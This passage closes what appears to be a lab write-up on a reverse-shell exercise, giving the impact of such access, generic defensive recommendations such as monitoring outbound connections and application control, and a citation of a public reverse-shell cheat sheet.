-In a real-world scenario, such access would allow an attacker to read or modify files, install software, and move laterally onto other systems. This shows the importance of preventing execution of untrusted files and monitoring for unusual outbound connections.

Impact:

-If an attacker gains a reverse shell on a production system, they can fully control the host. This can lead to data theft, system compromise, and further attacks on the network.

Mitigation & Recommendations:

- Keep endpoint protection and host-based detection tools enabled and updated.
- Block or monitor unusual outbound connections at the network perimeter.
- Use application control to prevent execution of unknown binaries.
- Apply the principle of least privilege and avoid running as administrator for normal tasks.
- Educate users not to download or run untrusted files.

Reference:

-Sesay, A. (2024, November). PayloadsAlltheThings. Retrieved from **github.com**.

<https://github.com/swisskyrepo/PayloadsAllTheThings/blob/master/Methodology%20and%20Resources/Reverse%20Shell%20Cheatsheet.md>